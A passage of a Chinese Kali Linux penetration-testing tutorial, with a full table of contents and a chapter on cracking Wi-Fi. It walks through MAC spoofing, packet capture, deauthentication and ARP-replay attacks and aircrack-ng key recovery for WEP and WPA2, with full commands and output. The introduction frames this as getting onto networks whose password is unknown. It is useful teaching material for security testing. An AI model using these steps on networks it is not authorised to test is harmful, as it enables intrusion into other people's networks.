
大学霸内部资料

Kali Linux

安全渗透教程



大学霸

www.daxueba.net

目录

第 1 章 Linux 安全渗透简介

- 1.1 什么是安全渗透
- 1.2 安全渗透所需工具
- 1.3 Kali Linux 简介
- 1.4 安装 Kali Linux
 - 1.4.1 安装至硬盘
 - 1.4.2 安装至 USB 驱动器
 - 1.4.3 安装至 VMware Workstation
 - 1.4.4 安装 VMware Tools
- 1.5 Kali 更新与升级
- 1.6 基本设置
 - 1.6.1 启动默认的服务
 - 1.6.2 设置无线网络

第 2 章 配置 Kali Linux

- 2.1 准备内核头文件
- 2.2 安装并配置 NVIDIA 显卡驱动
- 2.2 应用更新和配置额外安全工具
- 2.3 设置 ProxyChains
- 2.4 目录加密
 - 2.4.1 创建加密目录
 - 2.4.2 文件夹解密

第 3 章 高级测试实验室

- 3.1 使用 VMware Workstation
- 3.2 攻击 WordPress 和其它应用程序
 - 3.4.1 获取 WordPress 应用程序
 - 3.4.2 安装 WordPress Turnkey Linux
 - 3.4.3 攻击 WordPress 应用程序

第 4 章 信息收集

- 4.1 枚举服务
 - 4.1.1 DNS 枚举工具 DNSenum
 - 4.1.2 DNS 枚举工具 fierce
 - 4.1.3 SNMP 枚举工具 Snmpwalk
 - 4.1.4 SNMP 枚举工具 snmpcheck
 - 4.1.5 SMTP 枚举工具 smtp-user-enum
- 4.2 测试网络范围
 - 4.2.1 域名查询工具 DMitry
 - 4.2.2 跟踪路由工具 Scapy
- 4.3 识别活跃的主机
 - 4.3.1 网络映射器工具 Nmap
 - 4.3.2 使用 NMAP 识别活跃主机
- 4.4 查看打开的端口
 - 4.4.1 TCP 端口扫描工具 Nmap
 - 4.4.2 图形化 TCP 端口扫描工具 Zenmap
- 4.5 系统指纹识别
 - 4.5.1 使用 NMAP 工具识别系统指纹信息

- 4.5.2 指纹识别工具 p0f
- 4.6 服务的指纹识别
 - 4.6.1 使用 Nmap 工具识别服务指纹信息
 - 4.6.2 服务枚举工具 Ampa
- 4.7 使用 Maltego 收集信息
 - 4.7.1 准备工作
 - 4.7.2 使用 Maltego 工具
- 4.8 绘制网络结构图

第 5 章 漏洞扫描

- 5.1 使用 Nessus
 - 5.1.1 安装和配置 Nessus
 - 5.1.2 扫描本地漏洞
 - 5.1.3 扫描网络漏洞
 - 5.1.4 扫描指定 Linux 系统漏洞
 - 5.1.5 扫描指定 Windows 的系统漏洞
- 5.2 使用 OpenVAS
 - 5.2.1 配置 OpenVAS
 - 5.2.2 创建 Scan config 和扫描任务
 - 5.2.3 扫描本地漏洞
 - 5.2.4 扫描网络漏洞
 - 5.2.5 扫描指定 Linux 系统漏洞
 - 5.2.6 扫描指定 Windows 系统漏洞

第 6 章 漏洞利用

- 6.1 Metasploitable 操作系统
- 6.2 Metasploit 基础
 - 6.2.1 Metasploit 的图形管理工具 Armitage
 - 6.2.2 控制 Metasploit 终端（MSFCONSOLE）
 - 6.2.3 控制 Metasploit 命令行接口（MSFCLI）
- 6.3 控制 Meterpreter
- 6.4 渗透攻击应用
 - 6.4.1 渗透攻击 MySQL 数据库服务
 - 6.4.2 渗透攻击 PostgreSQL 数据库服务
 - 6.4.3 渗透攻击 Tomcat 服务
 - 6.4.4 PDF 文件攻击
 - 6.4.5 使用 browser_autopwn 模块渗透攻击浏览器

第 7 章 权限提升

- 7.1 使用假冒令牌
 - 7.1.1 工作机制
 - 7.1.2 使用假冒令牌
- 7.2 本地权限提升
- 7.3 使用社会工程学工具包（SET）
 - 7.3.1 启动社会工程学工具包
 - 7.3.2 传递攻击载荷给目标系统
 - 7.3.3 收集目标系统数据
 - 7.3.4 清除踪迹
 - 7.3.5 创建持久后门
 - 7.3.6 中间人攻击（MITM）

第 8 章 密码攻击

- 8.1 密码在线破解
 - 8.1.1 Hydra 工具
 - 8.1.2 Medusa 工具
- 8.2 分析密码
 - 8.2.1 Ettercap 工具
 - 8.2.2 使用 MSFCONSOLE 分析密码
- 8.3 破解 Windows 用户密码
- 8.4 创建密码字典
 - 8.4.1 Crunch 工具
 - 8.4.2 rtgen 工具
- 8.5 使用 NVIDIA 计算机统一设备架构（CUDA）
- 8.6 物理访问攻击

第 9 章 无线网络密码破解

- 9.1 Aircrack-ng 破解无线网络
 - 9.1.1 破解 WEP 加密的无线网络
 - 9.1.2 破解 WPA/WPA2 无线网络
- 9.2 Gerix Wifi Cracker 破解无线网络
 - 9.2.1 Gerix 破解 WEP 加密的无线网络
 - 9.2.2 使用 Gerix 创建假的接入点
- 9.3 Arpspoof 工具
 - 9.3.1 URL 流量操纵攻击
 - 9.3.2 端口重定向攻击

第 9 章 无线网络密码破解

当今时代，几乎每个人都离不开网络。尤其是时常在外奔波的人，希望到处都有无线信号，以便随时随地处理手头上的工作。但是在很多情况下，这些无线信号都需要身份验证后才可使用。有时候可能急需网络，但是又不知道其无线密码，这时用户可能非常着急。目前在无线局域网中被广泛采用的加密技术是 WEP 协议和 WPA 协议。刚好在 Linux 下有 Aircrack-ng 和 gerix 两个工具，可以破解使用 WEP 或 WPA 协议加密无线网络。所以，本章将介绍 Aircrack-ng 和 gerix 工具的使用方法。

9.1 Aircrack-ng 破解无线网络

Aircrack-ng 是一款基于破解无线 802.11 协议的 WEP 及 WPA-PSK 加密的工具。该工具主要用了两种攻击方式进行 WEP 破解。一种是 FMS 攻击，该攻击方式是以发现该 WEP 漏洞的研究人员名字（Scott Fluhrer、Itsik Mantin 及 Adi Shamir）所命名；另一种是 Korek 攻击，该攻击方式是通过统计进行攻击的，并且该攻击的效率要远高于 FMS 攻击。本节将介绍使用 Aircrack-ng 破解无线网络。

9.1.1 破解 WEP 加密的无线网络

Wired Equivalent Privacy 或 WEP（有线等效加密）协议是对在两台设备间无线传输的数据进行加密的方式，用以防止非法用户窃听或侵入无线网络。不过密码分析学家已经找出 WEP 好几个弱点，因此在 2003 年被 Wi-Fi Protected Access（WPA）淘汰，又在 2004 年又完整的 IEEE 802.11i 标准（又称为 WPA2）所取代。本节将介绍破解 WEP 加密的无线网络。

使用 AirCrack 破解使用 WEP 加密的无线网络。具体操作步骤如下所示：

（1）使用 `airmon-ng` 命令查看当前系统中的无线网络接口。执行命令如下所示：

```
kali:~# airmon-ng
Interface Chipset      Driver
wlan0      Ralink RT2870/3070 rt2800usb - [phy1]
```

输出的信息表示，当前系统中存在一个无线网络接口。从输出结果的 `Interface` 列，可以看到当前系统的无线接口为 `wlan0`。

（2）修改 `wlan0` 接口的 MAC 地址。因为 MAC 地址标识主机所在的网络，修改主机的 MAC 地址可以隐藏真实的 MAC 地址。在修改 MAC 地址之前，需要停止该接口。执行命令如下所示：

```
root@kali:~# airmon-ng stop wlan0                #停止 wlan0 接口
Interface Chipset      Driver
wlan0      Ralink RT2870/3070 rt2800usb - [phy1]
                (monitor mode disabled)
```

或者

```
root@kali:~# ifconfig wlan0 down
```

执行以上命令后，`wlan0` 接口则停止。此时就可以修改 MAC 地址了，执行命令如下所示：

```
root@kali:~# macchanger --mac 00:11:22:33:44:55 wlan0
Permanent MAC: 00:c1:40:76:05:6c (unknown)
Current   MAC: 00:c1:40:76:05:6c (unknown)
New       MAC: 00:11:22:33:44:55 (Cimsys Inc)
```

输出的信息显示了 `wlan0` 接口永久的 MAC 地址、当前的 MAC 地址及新的 MAC 地址。可以看到 `wlan0` 接口的 MAC 地址已经被修改。

（3）重新启动 `wlan0`。执行命令如下所示：

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID Name
2567 NetworkManager
2716 dhclient
15609 wpa_supplicant
Interface Chipset      Driver
wlan0      Ralink RT2870/3070 rt2800usb - [phy1]
                (monitor mode enabled on mon0)
```

输出的信息显示了无线网卡 `wlan0` 的芯片及驱动类型。例如，当前系统的无线网卡芯片为 Ralink RT2870/3070；默认驱动为 `rt2800usb`，并显示监听模式被启用，映射网络接口为 `mon0`。

有时候使用 `airmon-ng start wlan0` 命令启用无线网卡时，可能会出现 `SIOCSIFFLAGS: Operation not possible due to RF-kill` 错误。这是因为 Linux 下有一个软件 RF-kill，该软件为了节省电会将不使用的无

线设备（如 WIFI、Buletooth）自动关闭。当用户使用这些设备时，RF-kill 不会智能的自动打开，需要手动解锁。用户可以执行 `rfkill list` 命令查看所有设备，如下所示：

```
root@kali:~# rfkill list
0: ideapad_wlan: Wireless LAN
Soft blocked: yes
Hard blocked: no
1: phy0: Wireless LAN
Soft blocked: yes
Hard blocked: no
```

该列表中前面的编号，表示的是设备的索引号。用户可以通过指定索引号，停止或启用某个设备。如启用所有设备，执行如下所示的命令：

```
root@kali:~# rfkill unblock all
```

执行以上命令后，没有任何信息输出。以上命令表示，解除所以被关闭的设备。

（4）使用 `airodump` 命令定位附近所有可用的无线网络。执行命令如下所示：

```
root@kali:~# airodump-ng wlan0
CH 2 ][ Elapsed: 1 min ][ 2014-05-15 17:21
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
14:E6:E4:AC:FB:20-30		40	13	0 1	54e.	WEP	WEP		Test
8C:21:0A:44:09:F8 -41		24	2	0 6	54e.	WPA2	CCMP	PSK	yztxt
14:E6:E4:84:23:7A -44		17	1	0 1	54e.	WPA2	CCMP	PSK	yztxt
C8:64:C7:2F:A1:34 -64		19	0	0 1	54 .	OPN			CMCC
1C:FA:68:D7:11:8A -64		37	0	0 1	54e.	WPA2	CCMP	PSK	TP-LI
EA:64:C7:2F:A1:34 -64		18	0	0 1	54 .	WPA2	CCMP	MGT	CMCC-
DA:64:C7:2F:A1:34 -64		18	0	0 1	54 .	OPN			CMCC-
4A:46:08:C3:99:DC -66		7	0	0 1	54 .	OPN			CMCC-
E0:05:C5:E7:68:84 -67		17	0	0 1	54 .	WPA2	CCMP	PSK	TP-LI
5A:46:08:C3:99:DC -67		10	0	0 1	54 .	WPA2	CCMP	MGT	CMCC-
CC:34:29:5A:8E:B0 -68		26	0	0 6	54e.	WPA2	CCMP	PSK	TP-LI
5A:46:08:C3:99:D9 -68		9	0	0 11	54 .	WPA2	CCMP	MGT	CMCC-
5A:46:08:C3:99:D3 -68		16	0	0 6	54 .	WPA2	CCMP	MGT	<leng
38:46:08:C3:99:D9 -68		9	0	0 11	54 .	OPN			CMCC
9C:21:6A:E8:89:E0 -68		27	0	0 11	54e.	WPA2	CCMP	PSK	TP-LI
EA:64:C7:2F:A0:FF -68		7	0	0 11	54 .	WPA2	CCMP	MGT	CMCC-

以上输出的信息显示了附近所有可用的无线网络。当找到用户想要攻击的无线路由器时，按下 `Ctrl+C` 键停止搜索。

从输出的信息中看到有很多参数。详细介绍如下所示：

- ❑ **BSSID:** 为无线的 IP 地址。
- ❑ **PWR:** 网卡报告的信号水平。
- ❑ **Beacons:** 无线发出的通告编号。
- ❑ **#Data:** 被捕获到的数据分组的数量，包括广播分组。
- ❑ **#/s:** 过去 10 秒钟内每秒捕获数据分组的数量。
- ❑ **CH:** 信道号（从 **Beacons** 中获取）。
- ❑ **MB:** 无线所支持的最大速率。如果 **MB=11**，它是 802.11b；如果 **MB=22**，它是 802.11b+；如果更高就是 802.11g。后面的点（高于 54 之后）表明支持短前导码。

- ❑ **ENC:** 使用的加密算法体系。OPN 表示无加密。WEP 表示 WEP 或者更高 WPA/WPA2，WEP（没有问号）表明静态或动态 WEP。如果出现 TKIP 或 CCMP，那么就是 WPA/WPA2。
- ❑ **CIPHER:** 检测到的加密算法，CCMP、WRAAP、TKIP、WEP、WEP104 中的一个。典型的来说（不一定），TKIP 与 WPA 结合使用，CCMP 与 WPA2 结合使用。如果密钥索引值大于 0，显示为 WEP40。标准情况下，索引 0-3 是 40bit，104bit 应该是 0。
- ❑ **AUTH:** 使用的认证协议。常用的有 MGT（WPA/WPA2 使用独立的认证服务器，平时我们常说的 802.1x，radius、eap 等），SKA（WEP 的共享密钥），PSK（WPA/WPA2 的预共享密钥）或者 OPN（WEP 开放式）。
- ❑ **ESSID:** 指所谓的 SSID 号。如果启用隐藏的 SSID 的话，它可以为空。这种情况下，airodump-ng 试图从 proberesponses 和 associationrequests 中获取 SSID。
- ❑ **STATION:** 客户端的 MAC 地址，包括连上的和想要搜索无线来连接的客户端。如果客户端没有连接上，就在 BSSID 下显示 “notassociated”。
- ❑ **Rate:** 表示传输率。
- ❑ **Lost:** 在过去 10 秒钟内丢失的数据分组，基于序列号检测。它意味着从客户端来的数据丢包，每个非管理帧中都有一个序列号字段，把刚接收到的那个帧中的序列号和前一个帧中的序列号一减就能知道丢了几个包。
- ❑ **Frames:** 客户端发送的数据分组数量。
- ❑ **Probe:** 被客户端查探的 ESSID。如果客户端正试图连接一个无线，但是没有连接上，那么就显示在这里。

(5) 使用 airodump-ng 捕获指定 BSSID 的文件。执行命令如下所示：

airodump-ng 命令常用的选项如下所示：

- ❑ **-c:** 指定选择的频道。
- ❑ **-w:** 指定一个文件名，用于保存捕获的数据。
- ❑ **-bssid:** 指定攻击的 BSSID。

下面将 Bssid 为 14:E6:E4:AC:FB:20 的无线路由器作为攻击目标。执行命令如下所示：

```
root@kali:~# airodump-ng -c 1 -w wirelessattack --bssid 14:E6:E4:AC:FB:20 mon0
CH 1 || Elapsed: 9 mins || 2014-05-15 17:31
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
14:E6:E4:AC:FB:20	-37	0	5175	216 0	1	54e.	WEP	WEP	OPN	Test

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
14:E6:E4:AC:FB:20	00:11:22:33:44:55	0	0 - 1	117	88836	
14:E6:E4:AC:FB:20	18:DC:56:F0:62:AF	-24	54 -54e	654	312	
14:E6:E4:AC:FB:20	08:10:77:0A:53:43	-36	0 - 1	6	9832	

从输出的信息中可以看到 ESSID 为 Test 无线路由器的 #Data 一直在变化，表示有客户端正与无线发生数据交换。以上命令执行成功后，会生成一个名为 wirelessattack-01.ivs 的文件，而不是 wirelessattack.ivs。这是因为 airodump-ng 工具为了方便后面破解时候调用，所有对保存文件按顺序编了号，于是就多了-01 这样的序号，以此类推，在进行第二次攻击时，若使用同样文件名 wirelessattack 保存的话，就会生成名为 wirelessattack-02.ivs 文件。

(6) 打开一个新的终端窗口，运行 aireplay 命令。aireplay 命令的语法格式如下所示：

```
aireplay-ng -1 0 -a [BSSID] -h [our Chosen MAC address] -e [ESSID] [Interface]
```

```
aireplay-ng -dauth 1 -a [BSSID] -c [our Chosen MAC address] [Interface]
```

启动 aireplay，执行命令如下所示：

```
root@kali:~# aireplay-ng -1 0 -a 14:E6:E4:AC:FB:20 -h 00:11:22:33:44:55 -e Test mon0
The interface MAC (00:C1:40:76:05:6C) doesn't match the specified MAC (-h).
    ifconfig mon0 hw ether 00:11:22:33:44:55
17:25:17 Waiting for beacon frame (BSSID: 14:E6:E4:AC:FB:20) on channel 1
17:25:17 Sending Authentication Request (Open System) [ACK]
17:25:17 Switching to shared key authentication
17:25:19 Sending Authentication Request (Shared Key) [ACK]
17:25:19 Switching to shared key authentication
17:25:21 Sending Authentication Request (Shared Key) [ACK]
17:25:21 Switching to shared key authentication
17:25:23 Sending Authentication Request (Shared Key) [ACK]
17:25:23 Switching to shared key authentication
17:25:25 Sending Authentication Request (Shared Key) [ACK]
17:25:25 Switching to shared key authentication
17:25:27 Sending Authentication Request (Shared Key) [ACK]
17:25:27 Switching to shared key authentication
17:25:29 Sending Authentication Request (Shared Key) [ACK]
17:25:29 Switching to shared key authentication
```

（7）使用 aireplay 发送一些流量给无线路由器，以至于能够捕获到数据。语法格式如下所示：

```
aireplay-ng 3 -b [BSSID] -h [Our chosen MAC address] [Interface]
```

执行命令如下所示：

```
root@kali:~# aireplay-ng -3 -b 14:E6:E4:AC:FB:20 -h 00:11:22:33:44:55 mon0
The interface MAC (00:C1:40:76:05:6C) doesn't match the specified MAC (-h).
    ifconfig mon0 hw ether 00:11:22:33:44:55
17:26:54 Waiting for beacon frame (BSSID: 14:E6:E4:AC:FB:20) on channel 1
Saving ARP requests in replay_arp-0515-172654.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 1259 packets (got 1 ARP requests and 189 ACKs), sent 198 packets...(499 pps
Read 1547 packets (got 1 ARP requests and 235 ACKs), sent 248 packets...(499 pps
Read 1843 packets (got 1 ARP requests and 285 ACKs), sent 298 packets...(499 pps
Read 2150 packets (got 1 ARP requests and 333 ACKs), sent 348 packets...(499 pps
Read 2446 packets (got 1 ARP requests and 381 ACKs), sent 398 packets...(499 pps
Read 2753 packets (got 1 ARP requests and 430 ACKs), sent 449 packets...(500 pps
Read 3058 packets (got 1 ARP requests and 476 ACKs), sent 499 packets...(500 pps
Read 3367 packets (got 1 ARP requests and 525 ACKs), sent 548 packets...(499 pps
Read 3687 packets (got 1 ARP requests and 576 ACKs), sent 598 packets...(499 pps
Read 4001 packets (got 1 ARP requests and 626 ACKs), sent 649 packets...(500 pps
Read 4312 packets (got 1 ARP requests and 674 ACKs), sent 699 packets...(500 pps
Read 4622 packets (got 1 ARP requests and 719 ACKs), sent 749 packets...(500 pps
Read 4929 packets (got 1 ARP requests and 768 ACKs), sent 798 packets...(499 pps
Read 5239 packets (got 1 ARP requests and 817 ACKs), sent 848 packets...(499 pps
```

输出的信息就是使用 ARP Request 的方式来读取 ARP 请求报文的过程，此时回到 airodump-ng 界面查看，可以看到 Test 的 Frames 栏的数字在飞速的递增。在抓取的无线数据报文达到了一定数量后，一般都是指 IVsX 值达到 2 万以上时，就可以开始破解，若不能成功就等待数据包文继续抓取，然后多尝试几次。

(8) 使用 Aircrack 破解密码。执行命令如下所示:

```
root@kali:~# aircrack-ng -b 14:E6:E4:AC:FB:20 wirelessattack-01.cap
Opening wirelessattack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 7197 ivs.

                                Aircrack-ng 1.2 beta1
                                [00:00:54] Tested 15761 keys (got 10002 IVs)
KB   depth  byte(vote)
0    0/ 4    61(17408) BA(16384) 9B(15616) E1(15616) 28(15104) 77(14592) 10(14336)
1    1/ 5    62(15360) 66(14336) 3C(14080) 76(14080) 5E(13568) 23(13312) 25(13312)
2    2/ 13   63(14336) 11(14336) 7A(13824) AA(13824) A9(13568) 5D(13568) 7E(13312)
3    3/ 7     EF(14336) 38(14080) 3E(14080) 8A(14080) D9(14080) DE(14080) 6E(13824)
4    9/ 10   65(13824) 36(13568) 42(13568) 8B(13568) BF(13568) 29(13312) 7F(13312)
                                KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
Decrypted correctly: 100%
```

从输出的结果中可以看到 KEY FOUND, 表示密码已经找到, 为 abcde。

9.1.2 破解 WPA/WPA2 无线网络

WPA 全名为 Wi-Fi Protected Access, 有 WPA 和 WPA2 两个标准。它是一种保护无线网络安全协议的协议。对于启用 WPA/WPA2 加密的无线网络, 其攻击和破解步骤及攻击是完全一样的。不同的是, 在使用 airodump-ng 进行无线探测的界面上, 会提示为 WPA CCMP PSK。; 当使用 aireplay-ng 进行攻击后, 同样获取到 WPA 握手数据包及提示; 在破解时需要提供一个密码字典。下面将介绍破解 WPA/WPA2 无线网络的方法。

使用 aircrack-ng 破解 WPA/WPA2 无线网络的具体操作步骤如下所示:

(1) 查看无线网络接口。执行命令如下所示:

```
kali:~# airmon-ng
Interface Chipset      Driver
wlan0     Ralink RT2870/3070 rt2800usb - [phy1]
```

(2) 停止无线网络接口。执行命令如下所示:

```
root@kali:~# airmon-ng stop wlan0          #停止 wlan0 接口
Interface Chipset      Driver
wlan0     Ralink RT2870/3070 rt2800usb - [phy1]
(monitor mode disabled)
```

(3) 修改无线网卡 MAC 地址。执行命令如下所示:

```
root@kali:~# macchanger --mac 00:11:22:33:44:55 wlan0
Permanent MAC: 00:c1:40:76:05:6c (unknown)
Current   MAC: 00:c1:40:76:05:6c (unknown)
New       MAC: 00:11:22:33:44:55 (Cimsys Inc)
```

(4) 启用无线网络接口。执行命令如下所示:

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID Name
2567 NetworkManager
```

```
2716dhclient
15609 wpa_supplicant
Interface Chipset Driver
wlan0 Ralink RT2870/3070 rt2800usb - [phy1]
(monitor mode enabled on mon0)
```

(5) 捕获数据包。执行命令如下所示：

```
root@kali:~# airodump-ng -c 1 -w abc --bssid 14:E6:E4:AC:FB:20 mon0
CH 1 [ Elapsed: 3 mins ] [ 2014-05-15 17:53 ] [ WPA handshake: 14:E6:E4:AC:FB:20
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
14:E6:E4:AC:FB:20	-47	0	1979	5466 24	1	54e.	WPA2	CCMP	PSK	Test

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
14:E6:E4:AC:FB:20	18:DC:56:F0:62:AF	-127	0e-0e	0	481	
14:E6:E4:AC:FB:20	08:10:77:0A:53:43	-32	0-1	40	5035	
14:E6:E4:AC:FB:20	08:10:77:0A:53:43	-30	0-1	46	5039	

(6) 对无线路由器 Test 进行 Deauth 攻击。执行命令如下所示：

```
root@kali:~# aireplay-ng --deauth 1 -a 14:E6:E4:AC:FB:20 -c 00:11:22:33:44:55 mon0
17:50:27 Waiting for beacon frame (BSSID: 14:E6:E4:AC:FB:20) on channel 1
17:50:30 Sending 64 directed DeAuth. STMAC: [00:11:22:33:44:55] [12|59 ACKs]
```

(7) 破解密码。执行命令如下所示：

```
root@kali:~# aircrack-ng -w ./dic/wordlist wirelessattack-01.cap
Opening wirelessattack-01.cap
Read 2776 packets.
# BSSID ESSID Encryption
1 14:E6:E4:AC:FB:20 Test WPA (1 handshake)
Choosing first network as target.
Opening abc-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 beta1
[00:04:50] 1 keys tested (500.88 k/s)
KEY FOUND! [ daxueba ]

Master Key : B2 51 6F 21 66 D5 19 8F 40 F8 9E 97 41 E0 85 81
51 69 8F 1C A0 CA A8 5B 59 58 BD F2 06 34 8B F2
Transient Key : AA 7B 30 94 92 EC CE 63 EB F0 28 84 00 8A 74 0A
FF 6A 00 15 B7 18 01 47 A0 BF 78 9D 9C 23 8B 8E
0B 7C 73 52 DF 35 CB C9 30 22 9E FB 94 A2 9B 1A
F2 41 02 66 A1 16 5B 79 74 FB 0B ED 97 E2 94 12
EAPOL HMAC : 88 FC 8B 09 41 7C 67 8C 75 61 F7 45 CB 88 F6 BF
```

从输出的信息中可以看到无线路由器的秘密已经成功破解。在 KEY FOUND 提示的右侧可以看到秘密已被破解出，为 daxueba，破解速度约为 500.88 k/s。

9.2 Gerix Wifi Cracker 破解无线网络

Gerix Wifi Cracker 是另一个 aircrack 图形用户界面的无线网络破解工具。本节将介绍使用该工具破

解无线网络及创建假的接入点。

9.2.1 Gerix 破解 WEP 加密的无线网络

在前面介绍了手动使用 Aircrack-ng 破解 WEP 和 WPA/WPA2 加密的无线网络。为了方便，本节将介绍使用 Gerix 工具自动地攻击无线网络。使用 Gerix 攻击 WEP 加密的无线网络。具体操作步骤如下所示：

(1) 下载 Gerix 软件包。执行命令如下所示：

```
root@kali:~# wget https://bitbucket.org/SKin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar
--2014-05-13 09:50:38--
https://bitbucket.org/SKin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar
正在解析主机 bitbucket.org (bitbucket.org)... 131.103.20.167, 131.103.20.168
正在连接 bitbucket.org (bitbucket.org)|131.103.20.167|:443... 已连接。
已发出 HTTP 请求，正在等待回应... 302 FOUND
位置: http://cdn.bitbucket.org/SKin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar [跟随至新的
URL]
--2014-05-13 09:50:40--
http://cdn.bitbucket.org/SKin36/gerix-wifi-cracker-pyqt4/downloads/gerix-wifi-cracker-master.rar
正在解析主机 cdn.bitbucket.org (cdn.bitbucket.org)... 54.230.65.88, 216.137.55.19, 54.230.67.250, ...
正在连接 cdn.bitbucket.org (cdn.bitbucket.org)|54.230.65.88|:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度: 87525 (85K) [binary/octet-stream]
正在保存至: "gerix-wifi-cracker-master.rar"
100%[=====>] 87,525 177K/s 用时 0.5s
2014-05-13 09:50:41 (177 KB/s) - 已保存 "gerix-wifi-cracker-master.rar" [87525/87525]
```

从输出的结果可以看到 gerix-wifi-cracker-master.rar 文件已下载完成，并保存在当前目录下。

(2) 解压 Gerix 软件包。执行命令如下所示：

```
root@kali:~# unrar x gerix-wifi-cracker-master.rar
UNRAR 4.10 freeware Copyright (c) 1993-2012 Alexander Roshal
Extracting from gerix-wifi-cracker-master.rar
Creating gerix-wifi-cracker-master OK
Extracting gerix-wifi-cracker-master/CHANGELOG OK
Extracting gerix-wifi-cracker-master/gerix.png OK
Extracting gerix-wifi-cracker-master/gerix.py OK
Extracting gerix-wifi-cracker-master/gerix.ui OK
Extracting gerix-wifi-cracker-master/gerix.ui.h OK
Extracting gerix-wifi-cracker-master/gerix_config.py OK
Extracting gerix-wifi-cracker-master/gerix_config.pyc OK
Extracting gerix-wifi-cracker-master/gerix_gui.py OK
Extracting gerix-wifi-cracker-master/gerix_gui.pyc OK
Extracting gerix-wifi-cracker-master/gerix_wifi_cracker.png OK
Extracting gerix-wifi-cracker-master/Makefile OK
Extracting gerix-wifi-cracker-master/README OK
Extracting gerix-wifi-cracker-master/README-DEV OK
All OK
```

以上输出内容显示了解压 Gerix 软件包的过程。从该过程中可以看到，解压出的所有文件及保存位置。

（3）为了方便管理，将解压出的 `gerix-wifi-cracker-master` 目录移动 Linux 系统统一的目录 `/usr/share` 中。执行命令如下所示：

```
root@kali:~# mv gerix-wifi-cracker-master /usr/share/gerix-wifi-cracker
```

执行以上命令后不会有任何输出信息。

（4）切换到 Gerix 所在的位置，并启动 Gerix 工具。执行命令如下所示：

```
root@kali:~# cd /usr/share/gerix-wifi-cracker/
```

```
root@kali:/usr/share/gerix-wifi-cracker# python gerix.py
```

执行以上命令后，将显示如图 9.1 所示的界面。



图 9.1 Gerix 启动界面

（5）从该界面可以看到 Gerix 数据库已加载成功。此时，用鼠标切换到 `Configuration` 选项卡上，将显示如图 9.2 所示的界面。



图 9.2 基本设置界面

(6) 从该界面可以看到只有一个无线接口。所以，现在要进行一个配置。在该界面选择接口 wlan1，单击 Enable/Disable Mointor Mode 按钮，将显示如图 9.3 所示的界面。




图 9.3 启动 wlan1 为监听模式

(7) 从该界面可以看到 wlan1 成功启动为监听模式。此时使用鼠标选择 mon0，在 Select the target network 下单击 Rescan networks 按钮，显示的界面如图 9.4 所示。

www.daxueba.net

